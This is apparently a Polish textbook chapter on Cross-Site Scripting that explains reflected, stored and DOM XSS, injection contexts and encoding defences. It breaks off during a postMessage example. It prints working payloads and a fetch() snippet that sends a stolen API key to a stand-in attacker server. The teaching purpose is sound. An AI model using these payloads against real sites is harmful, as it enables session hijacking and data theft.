Bezpieczeństwo Aplikacji Internetowych

Cross-Site Scripting (XSS)

WSTĘP

Cross-Site Scripting (XSS) to jedna z najczęściej występujących podatności aplikacji webowych. Według powszechnie przytaczanej definicji (np. z Wikipedii1) jest to atak na serwis WWW, który polega na możliwości osadzenia w treści strony własnego kodu JavaScript, co w konsekwencji może doprowadzić do wykonania niepożądanych akcji przez użytkowników odwiedzających tę stronę. Najczęściej kojarzona jest z osławionym fragmentem kodu HTML
< script>alert(1)</script>, choć to tylko ułamek tego, w jaki sposób XSS do aplikacji można wprowadzić oraz jakie są jego realne skutki. Podatność XSS przedstawię z kilku perspektyw: zaczynając od pokazania najprostszego jej przykładu, poprzez omówienie skutków, a skończywszy na metodach obrony (ze wskazaniem, dlaczego ta obrona nie zawsze jest prosta).

CZYM JEST XSS ORAZ TYPY PODATNOŚCI XSS

Podatności typu XSS najczęściej pojawiają się w aplikacji, gdy w kodzie HTML strony wyświetlana jest treść podana przez użytkownika. Jednym z najbardziej klasycznych przykładów jest wyszukiwarka. Rozpatrzmy przykład przedstawiony na rysunku 1.

Rysunek 1. Prosta strona z wyszukiwarką

Po wpisaniu dowolnej frazy w wyszukiwarce jest ona wyświetlana na kolejnej stronie (rysunek 2). Warto zwrócić uwagę, że wyszukiwana fraza jest widoczna w adresie URL (jako parametr search), jak również dalej na samej stronie.

Rysunek 2. Przykładowy wynik wyszukiwania


Pierwszym, podstawowym testem, jaki można wykonać w celu weryfikacji, czy istnieje w aplikacji potencjał na występowanie podatności XSS, jest próba wpisania prostego kodu HTML. Na przykład w miejsce wyszukiwanej frazy można spróbować użyć kodu <u />test. Wynik takiego wyszukiwania widoczny jest na rysunku 3.

Rysunek 3. Pierwsza próba wstrzyknięcia kodu HTML

Jak widać, wyszukiwana fraza jest teraz podkreślona. Gdyby spojrzeć w kod HTML wyświetlonej witryny, znajdzie się w nim fragment -> Nie znaleziono wyników dla "test".

Ponieważ aplikacja w żaden sposób nie enkodowała treści podanej przez użytkownika, w kodzie HTML pojawia się tag oznaczający podkreślenie tekstu. W ten sposób potwierdziliśmy, że w aplikacji istnieje możliwość podania własnego kodu HTML. Nie oznacza to jeszcze automatycznie podatności XSS, tj. możliwość wstrzyknięcia własnego kodu HTML nie musi być tożsama z możliwością wstrzyknięcia tagu pozwalającego na wykonanie kodu JavaScript.

Zasadne jest zatem wykonanie kolejnego testu i sprawdzenie zachowania aplikacji dla frazy
< script>alert(1)</script> (rysunek 4).



Rysunek 4. Próba wykonania ataku XSS

W takim przypadku przeglądarka wyświetliła komunikat (alert) o treści „1”, co jest wystarczającym dowodem, że aplikacja jest podatna na XSS. Dlaczego istnienie podatności XSS najczęściej udowadnia się na przykładzie alert(1)? Z kilku względów:

1. Funkcja alert wyświetla się na pierwszym planie. Nie sposób zatem jej nie zauważyć.

2. alert wykonuje się w JS* synchronicznie – co sprawia, że żaden dalszy kod JS nie wykona się, dopóki użytkownik nie kliknie ok.

3. Pojawienie się komunikatu dowodzi, że możliwe jest wykonanie własnego kodu JS. W miejscu, w którym wrzucono alert(1), można zmieścić dowolny inny kod JS, który wykorzysta atak w celach przydatnych napastnikowi.

XSS jak na powyższym przykładzie, tj. taki, w którym kod HTML/JS zawarty w dowolnym parametrze zapytania (np. GET, POST czy nawet w ciasteczkach) wyświetlany jest następnie w odpowiedzi, to tzw. reflected XSS. W angielskiej nomenklaturze mówi się, że wartość parametru została w odpowiedzi odbita (ang. reflected), stąd nazwa. Praktyczne wykorzystanie takiego wariantu polega zazwyczaj na wysłaniu ofierze odpowiednio spreparowanego linku (np. e-mailem czy komunikatorem) zawierającego złośliwy kod.

Inny typowy przykład XSS to tzw. persistent XSS lub stored XSS. W tym przypadku złośliwy kod JS zostaje zapisany w bazie danych (lub innym zewnętrznym systemie) i wykonany automatycznie po przejściu na odpowiednią podstronę. W takiej sytuacji zazwyczaj nie ma potrzeby wysyłania linku ofierze, bo można zakładać, że sama w końcu odwiedzi zaatakowaną podstronę.

Jako przykład takiego typu podatności XSS weźmy system blogowy, na którym użytkownicy mogą zostawiać komentarze. Napastnik może przy jednej z notek zamieścić komentarz o treści: Bardzo fajny blog!. < script>alert(1)</script>

Gdy administrator bloga odwiedzi stronę z listą komentarzy, powyższy kod JS zostanie automatycznie wykonany, skutkując podatnością XSS.

W powyższych przykładach zakładamy, że wykonanie własnego kodu JS związane jest z koniecznością dodania nowych tagów HTML, jak również z wysłaniem złośliwych fragmentów kodu jako części zapytania GET lub POST. Jeśli w aplikacji wdrożone są mechanizmy obronne, takie jak WAF (Web Application Firewall), nie można wykluczyć, że takie próby ataku zostaną skutecznie zablokowane. W rzeczywistości jednak nie każdy XSS musi wiązać się z komunikacją z serwerem. Czasem możliwość wykonania własnego kodu JS występuje już w istniejącym kodzie JS! Jest to tzw. DOM-based XSS lub w skrócie DOM XSS.

Rozważmy przykład kodu JS z listingu 1.

Listing 1. Przykładowy kod skutkujący podatnością DOM XSS

```
<script>
    window.addEventListener('hashchange', ev => {
        let id = unescape(location.hash.slice(1));
        document.getElementById('imageholder').innerHTML = ⤶
            `<img src="//example.com/image${id}.png">`;
    });
</script>
```

Prześledźmy najpierw, co dokładnie ten kod realizuje:

1. W pierwszej kolejności nasłuchujemy na zdarzenie onhashchange. Jest ono wyzwalane, gdy w adresie URLzmienisię ta część, która znajduje się po haszu. Czyli np. jeśli w adresie URL znajdzie się najpierw http://example.com#abc, a potem użytkownik zmieni adres na http://example.com#def, to zdarzenie zostanie wyzwolone.
2. 2. Zmienna id będzie zawierała część URL-a znajdującą się za haszem. Czyli jeśli np. użytkownik wejdzie na stronę http://example.com#123, to zmienna id będzie miała wartość 123.
3. 3. Do elementu w HTML o id imageholder zostaje przypisany fragment HTML z elementem
   < img/>, którego atrybut src zawiera adres do obrazka zbudowany na bazie zmiennej id. Jeśli np. wartość id będzie równa 123, to wówczas zostanie utworzony HTML
   < img src="//example.com/image123.png">.

Gdzie więc leży tutaj problem? Rodzi go budowanie kodu HTML na bazie wejścia użytkownika bez jakiegokolwiek enkodowania danych. Jeżeli napastnik spróbuje przejść pod następujący adres URL: http://example.com#qweqwe"%20onerror=alert(1)//, to wówczas:

1. Zmienna id przyjmie wartość qweqwe" onerror=alert(1)//.
2. Zostanie utworzony HTMLo treści < img src="//example.com/imageqweqwe" onerror=alert(1)//.png">. Utworzony obrazek ma więc nie tylko oczekiwany atrybut src, ale również onerror – z naszym własnym kodem JS!
3. Przeglądarka spróbuje pobrać obrazek z adresu http://example.com/imageqweqwe. Po pewnym czasie, gdy okaże się, że taki plik nie istnieje, przeglądarka wykona zdarzenie onerror na tagu img, efektywnie wykonując XSS.

Zauważmy, że w przeciwieństwie do wcześniejszych przykładów tym razem nasz złośliwy kod w żadnym momencie nie trafia do serwera – znajduje się bowiem po hashu w adresie URL, a ta część adresu URL nie jest wysyłana w komunikacji HTTP/HTTPS. Wykonanie własnego kodu JS było możliwe tylko dzięki takiemu kodowi, który już w aplikacji istniał. W podanym

przykładzie niebezpieczne było przypisanie do innerHTML. W rzeczywistym kodzie tego typu groźnych konstrukcji może być znacznie więcej (np. eval czy przypisanie do location); do tego tematu wrócimy jeszcze w dalszej części tego rozdziału.

Podsumowując, w tej części przedstawione zostały trzy standardowe typy podatności XSS:

- reflected XSS – gdy część zapytania (np. parametry GET/POST, ciasteczka itp.) jest przepisywana na wyjściu,

- stored XSS – gdy złośliwy kod JS zostaje zapisany w bazie,

- DOM XSS – gdy wykonanie XSS jest możliwe ze względu na użycie niebezpiecznych funkcji w JS, takich jak eval czy innerHTML.

SKUTKI XSS

Wiemy już, czym tak właściwie jest XSS (czyli możliwość wykonania własnego kodu JS w kontekście atakowanej aplikacji webowej) i poznaliśmy trzy standardowe typy tej podatności. Na razie jednak jedyny kod JS, jaki wykonywaliśmy, miał postać alert(1). Wspomniałem, że jest to wystarczające do udowodnienia, że taka podatność istnieje, ale zasadne jest w takim razie pytanie: czym w rzeczywistości może skutkować XSS? W ramach przykładu rozważmy bardzo prostą aplikację WWW wyglądającą jak na rysunku 5.

Rysunek 5. Przykładowa aplikacja podatna na XSS

Kod tej aplikacji napisany w PHP zawarty jest w listingu 2

Listing 2. Przykładowa strona z XSS-em

```
<!doctype html><meta charset=utf-8>
<body><h1>Panel admina</h1>
Twój magiczny klucz API: <span id=apikey><?= md5($_SERVER[ ⤶
'HTTP_USER_AGENT']) ?></span><br>
<button id=button onclick="alert('Usunięto wszystkie rekordy')"> ⤶
Usuń wszystkie rekordy</button>
<?=$_GET['xss']?>
</body>
```

Zakładamy więc, że ta aplikacja symuluje panel administratora jakiejś większej i poważniejszej aplikacji, w której z punktu widzenia napastnika ważne są następujące kwestie:

- do aplikacji można podać parametr GET o nazwie xss, który przepisywany jest bez enkodowania. Jest więc podatny na XSS,

- w aplikacji znajduje się klucz API, który napastnik może zechcieć wykraść,

- w aplikacji jest przycisk do usuwania wszystkich rekordów, który napastnik może chcieć wykonać.

Zacznijmy zatem od przygotowania pierwszego złośliwego kodu, tj. wykradającego klucz API i wysyłającego go na serwer napastnika. Napisanie takiego kodu może wymagać podstawowej znajomości języka JS.

Tutaj potrzebne są dwa kroki:

1. Odczytanie klucza API za pomocą JavaScript.

2. Napisanie kodu JS, który spowoduje wysłanie tego klucza na zewnętrzny serwer.

Gdy przyjrzymy się kodowi z listingu 2, możemy zauważyć, że klucz API przechowywany jest w elemencie o id równym apikey. Wystarczy więc użyć standardowej funkcji z DOM API: getElementById, by znaleźć obiekt w drzewie DOM a następnie odczytać jego właściwość innerText w celu odczytania tekstu, który przechowuje:

```
let apikey = document.getElementById('apikey').innerText
```

Drugim krokiem jest wysłanie tego klucza na serwer napastnika. JS daje dziesiątki możliwości, by to zrobić, użyjmy więc jednej z najkrótszych: funkcji fetch. W najprostszym wywołaniu przyjmuje ona jeden argument będący adresem URL, który ma zostać pobrany. Kod będzie wyglądał następująco:

```
let apikey = document.getElementById('apikey').innerText;
fetch('//serwer-napastnika.local?apikey=' + apikey);
```

Praktyczne wykorzystanie podatności wymaga jeszcze dodania tego kodu w parametrze, w którym można wykorzystać XSS. Na przykład tak jak poniżej :

```
http://localhost:12345/test.php?xss=%3Cscript%3Elet%20apikey%20=%20
document.getElementById(%27apikey%27).innerText;%20fetch(%27//
serwer-napastnika.local?apikey=%27%20%2b%20apikey);%3C/script%3E
```

Scenariusz ataku wymaga teraz podesłania tak spreparowanego linku do administratora aplikacji. Gdy tylko wejdzie on na stronę, na serwerze napastnika zostanie odebrane zapytanie, widoczne w access_log serwera:

```
[Fri Jun 07 12:34:56 2019] 127.0.0.1:51050 [200]: /?apikey=675c74d5f114ba25a
49fb0f4cb02f70f
```


W ten sposób klucz API wyciekł do zewnętrznego serwera! W Internecie i literaturze można spotkać się z określeniami, że jest to wyciek lub eksfiltracja danych.

W analogiczny sposób można doprowadzić do wycieku dowolnych innych danych z tej domeny, w której działa aplikacja podatna na XSS. Jeżeli więc mamy XSS np. w Gmailu, to jesteśmy w stanie za pomocą JS odczytać treść wszystkich e-maili obecnie zalogowanego użytkownika. Z kolei XSS w bankowości webowej pozwoliłby na wydobycie numerów rachunków, sald, list kontrahentów, historii transakcji itp. Innymi słowy: za pomocą XSS jesteśmy w stanie odczytać dowolne dane w kontekście zalogowanego użytkownika.Jest to pierwszy z typowych skutków XSS.

Wykorzystanie XSS w celu naciśnięcia przycisku będzie wyglądało podobnie do przykładu z wykradaniem klucza API. Zauważmy w listingu 2, że przycisk ma atrybut id=button. Wystarczy więc znów go zlokalizować i wykonać metodę click(), by zasymulować kliknięcie:

```
document.getElementById('button').click()
```

Gdy administrator przejdzie na stronę z tak przygotowanym kodem JS, efekt będzie taki jak na rysunku 6.



Rysunek 6. Przykład podatności XSS pozwalającej na wykonanie dowolnej akcji w kontekście zalogowanego użytkownika

Na tym przykładzie widać drugi typowy skutek podatności XSS, tj. możliwość wykonania dowolnej akcji w kontekście zalogowanego użytkownika. Jeśli więc użytkownik danej strony jest uprawniony do usuwania rekordów – możemy to zrobić, wykorzystując podatność XSS. Z kolei XSS w bankowości webowej mógłby pozwolić na zlecenie przelewu czy dodanie nowego odbiorcy zdefiniowanego itp.

Pamiętajmy zatem, że za każdym razem, gdy w Internecie widzimy XSS, w którym jako przykładowego kodu użyto alert(1), to w tym samym miejscu może znaleźć się kod pozwalający:

- wykradać dowolne dane w kontekście zalogowanego użytkownika,
- wykonywać dowolne operacje w kontekście zalogowanego użytkownika.

Innymi słowy, XSS pozwala na przejęcie dostępu do sesji użytkownika.

W rzeczywistości skutków podatności XSS może być więcej, np. skanowanie portów2 , atakowanie przeglądarki użytkownika (np. uruchomienie eksploita na nieaktualną wersję przeglądarki), przechwytywanie wciskanych klawiszy na stronie (keylogger), ataki phishingowe i wiele, wiele innych. Wszystkie związane są z kreatywnym użyciem możliwości, jakie oferuje JavaScript. Istnieją również narzędzia, takie jak BeEF3 , które zawierają gotowe moduły pozwalające na dalsze wykorzystanie (post-eksploitację) XSS.

KONTEKSTY XSS

Kluczowym tematem, który pozwala zrozumieć, dlaczego podatności XSS w dzisiejszych aplikacjach są nadal tak rozpowszechnione, są tzw. konteksty XSS. Do tej pory w niniejszym rozdziale przyjmowano założenie, że XSS wiąże się zawsze z potrzebą dodania nowego tagu

HTML (nawet w przykładzie z DOM XSS, gdzie użyta była właściwość innerHTML). W rzeczywistości jednak dane podawane przez użytkownika mogą lądować w wielu miejscach kodu HTML: może to być zawartość tagu, atrybut, adres URL czy nawet string w JS. Okazuje się, że w tych przypadkach różna będzie zarówno metoda ataku, jak i obrony przed wstrzyknięciami złośliwego kodu.

W wielu poradnikach (zwłaszcza tych niższej jakości) dotyczących XSS można spotkać się z twierdzeniem, że ochrona przed XSS to wyłącznie enkodowanie danych podawanych przez użytkownika do postaci tzw. encji HTML. Enkodowanie to wygląda następująco:

- znak " (cudzysłów) zamieniany jest na "
- znak ' (apostrof) zamieniany jest na '
- znaki < > zamieniane są odpowiednio na < i >
- znak & zamieniany jest na &

Metoda wydaje się słuszna, bo rzeczywiście zabezpiecza przed podatnością w najpopularniejszych wariantach. Na przykład użycie takiego enkodowania spowoduje,że we wcześniejszym przykładzie z wyszukiwarką kod < div>Nie znaleziono wyników dla "< u>test" zamieniłby się w: Nie znaleziono wyników dla "&lt ;u&gt ;test" .

Encje &lt ; i &gt ; powodują, że przeglądarka wyświetli je jako znaki < i >, ale tracą one swe specjalne znaczenie jako znaki otwierające i domykające tagi HTML.

Dlaczego taka metoda zabezpieczenia nie zawsze jest wystarczająca? Rozważmy następujący przykład: < img src=/images/[id].png>.

Zakładamy, że aplikacja buduje fragment HTML, bazując na parametrze id podawanym przez użytkownika. Zakładamy również, że w tym parametrze znaki specjalne HTML są zamieniane na encje, jak opisano powyżej.

Zauważmy, że wartość atrybutu src nie jest umieszczona w cudzysłowach ani apostrofach. W takiej sytuacji parsery HTML kończą wartość parametru na dowolnym białym znaku (w najczęstszym wariancie: spacji). Oznacza to, że w tym wstrzyknięciu nie potrzebujemy wcale żadnego ze znaków, które zamieniane są na encje, a utworzenie nowego atrybutu nie wymaga niczego więcej niż tylko spacji.

Jeżeli więc wartość id wyniesie "xxxyyy onerror=alert(1)//", to w HTML pojawi się następujący kod: < img src=/images/xxxyyy onerror=alert(1)//.png>.

Przeglądarka spróbuje pobrać obrazek spod adresu /images/xxxyyy, a gdy to się nie uda, wykona zdarzenie onerror, w konsekwencji wykonując kod JS podany przez napastnika. W

tym wstrzyknięciu nie został więc zastosowany żaden znak specjalny HTML, a mimo to możliwe było wykorzystanie XSS.

Powyższy przykład jest tylko kroplą w morzu. Możliwych kontekstów XSS jest zdecydowanie więcej, a poniżej zostały przedstawione najpopularniejsze z nich. W każdym z przykładów zakładamy, że napastnik ma możliwość wstrzyknięcia własnego kodu w miejsce symbolu [XSS].

WSTRZYKNIĘCIE W ZAWARTOŚCI TAGU	
FRAGMENT KODU	`<div>[XSS]</div>`
METODA ATAKU	Najbardziej klasyczny wariant. Atak wymaga dodania wyłącznie własnego tagu HTML, np.: `<div><img src onerror=alert(1)></div>`
METODA OBRONY	Zamiana znaków specjalnych HTML na encje.

WSTRZYKNIĘCIE W ZAWARTOŚCI ATRYBUTU	
FRAGMENT KODU	`<div class="[XSS]"></div>`
METODA ATAKU	Atak wymaga najpierw ucieczki z atrybutu `class`. W dalszej kolejności możliwe jest albo utworzenie nowego atrybutu HTML wyzwalającego JS, albo dodanie całkiem nowego tagu: Wariant I: `<div class="" onmouseover=alert(1) "></div>` Wariant II: `<div class=""><script>alert(1)</script>"></div>`
METODA OBRONY	Zamiana znaków specjalnych HTML na encje.

WSTRZYKNIĘCIE W ZAWARTOŚCI ATRYBUTU BEZ CUDZYSŁOWÓW/APOSTROFÓW	
FRAGMENT KODU	`<div class=[XSS]></div>`
METODA ATAKU	Przykład podobny do poprzedniego, z tą różnicą, że brak cudzysłowów/apostrofów wokół wartości atrybutu umożliwia użycie spacji, by dodać własny kod JS, np.: `<div class=x onclick=alert(1)></div>`
METODA OBRONY	Jeżeli aplikacja generuje dynamicznie HTML, lepiej wartości atrybutów umieszczać wewnątrz cudzysłowów/apostrofów – ułatwia to zabezpieczenie przed XSS.

WSTRZYKNIĘCIE W ATRYBUCIE HREF	
FRAGMENT KODU	`<a href="[XSS]"></a>`
METODA ATAKU	Na pierwszy rzut oka ten przykład jest analogiczny do poprzednich i wymaga wyłącznie zabezpieczenia przed ucieczką z atrybutu `href`. W praktyce jest to niewystarczające, bowiem wartość atrybutu `href` jest adresem URL, który można nadużyć poprzez użycie protokołu `javascript:`. Kliknięcie w link jak poniżej spowoduje wykonanie kodu JS: `<a href="javascript:alert(1)"></a>` Podobny problem może dotyczyć innych atrybutów przyjmujących adresy URL, takich jak `src` czy `action`.
METODA OBRONY	Jeżeli użytkownik może w aplikacji podać adres URL, walidujmy, czy protokół w adresie to HTTP/HTTPS. Odrzucajmy wszystkie pozostałe.

WSTRZYKNIĘCIE W STRINGU WEWNĄTRZ KODU JS	
FRAGMENT KODU	`<script>var username="[XSS]";</script>`

METODA ATAKU	W tym przykładzie znajdujemy się wewnątrz stringu w JS. W pierwszej kolejności należy więc z tego stringu uciec, a następnie wykonać własny kod JS:
	`<script>var username="";alert(1)//";</script>`
	Wiele aplikacji próbuje się bronić przed tym atakiem, uniemożliwiając wyjście ze stringu i enkodując znak " do postaci \". Zakładając, że jest to jedyna zamiana, to jest ona niewystarczająca. Jeśli bowiem dodamy nasz własny znak \, wówczas \" zostanie zamienione na \\" – sprawiając, że znak cudzysłowu znów będzie zamykał string.
	Zakładając nawet, że zostało to dobrze zrobione, nadal istnieje bardzo często stosowana metoda, by pomimo wszystko wykonać własny kod JS. Zauważmy, że enkodowanie znaku cudzysłowu jest *de facto* spojrzeniem wyłącznie na kontekst JS powyższego kodu. Ale nie zapominajmy, że ten kod znajduje się w tagu `<script>`, który przeglądarka musi wcześniej przetworzyć. Upraszczając, można założyć, że podczas parsowania HTML przeglądarka, gdy tylko zobaczy otwarcie tagu `<script>`, szuka, gdzie jest jego zamknięcie, nie zastanawiając się na razie nad tym, co jest w środku. Zobaczmy więc, co się dzieje, jeśli wpiszemy nasze własne zamknięcie i otwarcie tagu `<script>`:
	`<script>var username="</script><script>alert(1)</script>";</script>`
	Pierwszy tag `<script>` zawiera naturalnie błąd składniowy (niedomknięty string). Z perspektywy napastnika nie ma to jednak żadnego znaczenia, jako że następny tag `<script>` wykona się normalnie – umożliwiając tym samym wykorzystanie XSS.

METODA OBRONY	Zalecaną metodą obrony jest enkodowanie wszystkich znaków niealfanumerycznych do postaci UTF-16, tj. \uXXXX. W takim przypadku nie będzie możliwości ani ucieczki ze stringu, ani z całego tagu `<script>`, np.: `<script>var username="\u003c\u002fscript\u003e\u003cscript\u003ealert\u0028\u0031\u0029\u003c\u002fscript\u003e";</script>`

WSTRZYKNIĘCIE W ATRYBUCIE ZE ZDARZENIEM JS	
FRAGMENT KODU	`<div onclick="change('[XSS]')">User1</div>`

METODA ATAKU	Na pierwszy rzut oka wydaje się, że można w takiej sytuacji zastosować standardową ochronę jak przy atrybutach HTML. Zakładając, że taka ochrona jest stosowana, zobaczmy, co się wydarzy, jeśli na wejściu zostanie podany kod `');alert(1)//`:
	`<div onclick="change('&#39;);alert(1)//')">User1</div>`
	
	Patrząc na czysty kod HTML, w pierwszej chwili trudno może być dostrzec, dlaczego wykonanie XSS będzie tutaj skuteczne. Znak apostrofu został zamieniony na `&#39;`, jednak jest to w tym przypadku niewystarczające, bowiem przeglądarka automatycznie dekoduje wszystkie encje HTML znajdujące się w wartościach atrybutów. Silnik JS zobaczy więc kod w postaci:
	`change('');alert(1)//')`
	
	Przykład ten pokazuje, że do ochrony przed XSS nie można podchodzić lekkomyślnie. Z jednej strony użyty został standardowy sposób na zabezpieczenie się przed XSS dla atrybutów; z drugiej – pewne atrybuty mają specjalne znaczenie, np. zawartość atrybutu `onclick` jest traktowana jako kod JS, więc napastnik nie ma potrzeby uciekania z tego atrybutu.

METODA OBRONY	W przypadku zagnieżdżeń kontekstów należy pamiętać o odpowiedniej ochronie dla każdego z nich. Tutaj jest to używanie enkodowania zarówno właściwego dla atrybutów HTML, jak i dla stringów JS, np.: `<div onclick="change('\u0027);alert(1)//')">User1</div>`

WSTRZYKNIĘCIE W ATRYBUCIE HREF WEWNĄTRZ PROTOKOŁU JS	
FRAGMENT KODU	`<a href="javascript:change('[XSS]')">CLICK</a>`

METDA ATAKU	W tym przypadku warto zauważyć, że mamy tutaj połączonych wiele kontekstów, w tym kontekst atrybutu HTML oraz stringu JS. O jednym kontekście jednak w praktyce bardzo często się zapomina, chodzi tu mianowicie o adres URL. Zwróćmy uwagę, że jesteśmy w adresie URL, w którym używany jest protokół `javascript:`. Przeglądarki wspierają w tym kontekście jeszcze tzw. URL-encoding, tj. możliwość zapisywania dowolnych bajtów jako `%xy`, gdzie w miejsce `xy` należy wstawić kod heksadecymalny danego bajtu. I tak, np. `%41` to litera `A`, a `%27` to znak apostrofu:
	`<a href="javascript:change('%27);alert(1)//')">CLICK</a>`
	W tym przykładzie przeglądarka zdekoduje `%27` do zwykłego apostrofu i silnik JS zobaczy poniższy kod, który umożliwi już przeprowadzenie ataku z wykorzystaniem XSS:
	`change('');alert(1)//')`

METODA OBRONY	Skuteczną metodą obrony przed tym atakiem byłoby zastosowanie enkodowania na trzech kolejnych warstwach: 1. Enkodowanie wewnątrz stringu JS. 2. Enkodowanie dla URL-encodingu. 3. Enkodowanie encji HTML. W praktyce widać, że bardzo łatwo o którejś z tych metod zapomnieć, więc lepiej tego typu kod – jak w tym przykładzie – zrefaktorować, aby dynamicznie generowany kod nie znajdował się wewnątrz atrybutu, w którym jest kod JS.

KONTEKSTY DOM XSS

Jak już zostało to opisane, wykonanie własnego kodu JS nie musi wiązać się z tworzeniem kodu HTML. Do podobnych skutków może też doprowadzić używanie pewnych funkcjiJS, takich jak eval. Zasadniczo z poziomu JS można zetknąć się z trzema typami funkcji, których użycie jest niebezpieczne.

Funkcje typu eval

Część funkcji/metod przyjmuje jako argument string zawierający kod JS do wykonania. Najpopularniejszą z nich jest eval, ale groźne są również Function czy setTimeout (w wariancie, w którym pierwszy argument jest stringiem). Najczęściej wykorzystanie tego typu funkcji wiąże się z konkatenacją danych podanych przez użytkownika z innym fragmentem kodu JS, np.:

```
eval("console.log('Hello " + user + " !')")
```

Zakładamy, że użytkownik ma kontrolę nad zawartością zmiennej user. Jeśli ta zmienna przyjmie wartość ');alert(1)//, to eval spowoduje wykonanie kodu:

```
console.log('Hello ');alert(1)//!')
```

Co dowodzi możliwości wykonania własnego kodu

W celu ochrony przed tego typu podatnościami co do zasady zaleca się, by nie używać funkcji typu eval na danych pochodzących z niezaufanych źródeł (np. od użytkownika). Jeżeli z jakiegoś powodu używanie takich funkcji jest niezbędne, należy pomyśleć o enkodowaniu lub walidowaniu danych. W powyższym przykładzie enkodowane powinno być wyjście ze stringu (znak apostrofu oraz znak backslasha).

Funkcje przyjmujące kod HTML

W przeglądarkowym DOM API istnieje duża liczba funkcji lub właściwości, które akceptują kod HTML, np. innerHTML, outerHTML, insertAdjacentHTML, document.write. Jeżeli w kodzie używane są te funkcje z danymi pochodzącymi od użytkownika, to należy pamiętać o enkodowaniu danych – zgodnie z opisanymi wcześniej zasadami dotyczącymi kontekstów XSS.

Funkcje przyjmujące adres URL

Prawdopodobnie najmniej intuicyjnym punktem, gdzie można spotkać DOM XSS, są funkcje i właściwości, które przyjmują adres URL. Najprostszym przypadkiem jest po prostu obiekt location i jego metody, ale również np. właściwości href czy src obiektów typu HTMLAnchorElement lub HTMLIFrameElement. W tym przypadku groźne jest przypisanie URL-a z protokołem javascript:, który – jak już wiemy – pozwala na wykonanie własnego kodu JS. Poniższy kod spowoduje więc wykonanie XSS:

```
location = 'javascript:alert(1)'
```

Ogólnie funkcje i właściwości w JS, które mogą pozwolić na wykonanie nowego kodu JS (a więc posłużyć do wykonania XSS), są nazywane w angielskiej nomenklaturze sinks (dosł.

zlew). Obok nich istnieją też sources (źródła), z których kod JS może pobierać dane. Ja osobiście tłumaczę te pojęcia na polski jako punkty wejścia (sources) i punkty wyjścia (sinks). Można to rozumieć tak, że złośliwy kod jest wprowadzany przez punkty wejścia do aplikacji, a punkty wyjścia powodują, że rzeczywiście się on wykonuje.

Przykładowymi punktami wejścia mogą być np. obecny adres URL strony (location), ciasteczka (document.cookie) czy komunikacja typu postMessage. Poszukiwanie podatności typu DOM XSS polega więc zazwyczaj na analizie kodu JS pod kątem występujących w nich punktów wejścia i sprawdzeniu, czy zmienne będące pod kontrolą użytkownika występują gdzieś w punktach wyjścia bez zabezpieczenia.

By lepiej zrozumieć ideę poszukiwania podatności DOM XSS, zobaczmy trzy przykłady oparte na realnych aplikacjach. Punkty wejścia i wyjścia w każdym z przykładów kodu są zaznaczone na czerwono.

PRZYKŁAD: LOCATION.HASH I INNERHTML

FRAGMENT KODU:

```
window.addEventListener('hashchange', ev => {
    let id = unescape(location.hash.slice(1));
    document.getElementById('imageholder').innerHTML = ⤶
`<img src="//example.com/image${id}.png">`;
});
```

ANALIZA:

Ten sam przykład znalazł się również na początku tego rozdziału. Punktem wejścia, czyli miejscem, z którego pobierane są dane pochodzące od użytkownika, jest `location.hash`. Punktem wyjścia z kolei jest przypisanie do `innerHTML`, a więc możliwość podania własnego kodu HTML. Wystarczy więc tylko wymyślić, jaki kod należy wpisać, by przypisanie do `innerHTML` spowodowało wykonanie nowego kodu. Zauważmy, że zmienna `id` zostaje wykorzystana wewnątrz atrybutu `src` obrazka, co za tym idzie, konieczna jest ucieczka z tego atrybutu – a następnie jedną z opcji jest dodanie atrybutu `onerror`, który spowoduje wykonanie kodu JS.

Summa summarum, XSS wykonamy, jeśli przekażemy w adresie URL odpowiednią wartość po haszu, np.:

```
http://example.com/#"/onerror=alert(1)//
```

PRZYKŁAD: POSTMESSAGE I ATRYBUT ACTION

FRAGMENT KODU:

```
window.addEventListener('message', ev => {
    const url = ev.data.url;
    const form = document.createElement('form');
    form.action = url;
    document.body.appendChild(form);
    form.submit();
});
```

ANALIZA:	Słowo wyjaśnienia do tego przykładu: w aplikacji obsługiwane jest zdarzenie `onmessage`. Wykorzystywany jest tutaj przeglądarkowy mechanizm komunikacji między różnymi ramkami zwany `postMessage`. Umożliwia on asynchroniczną komunikację pomiędzy dwiema ramkami na stronie. Wówczas jedna ramka może wysłać wiadomość:
	`frame.postMessage(obj, '*')`
	a w drugiej ramce zostanie wyzwolone zdarzenie:
	`window.addEventListener('message', ev => {`
	`  // Pole ev.data zawiera to samo, co obj`
	`  // w wywołaniu postMessage`
	`});`
	Jest to zatem jeden ze sposobów na przekazywanie danych do kodu JS.
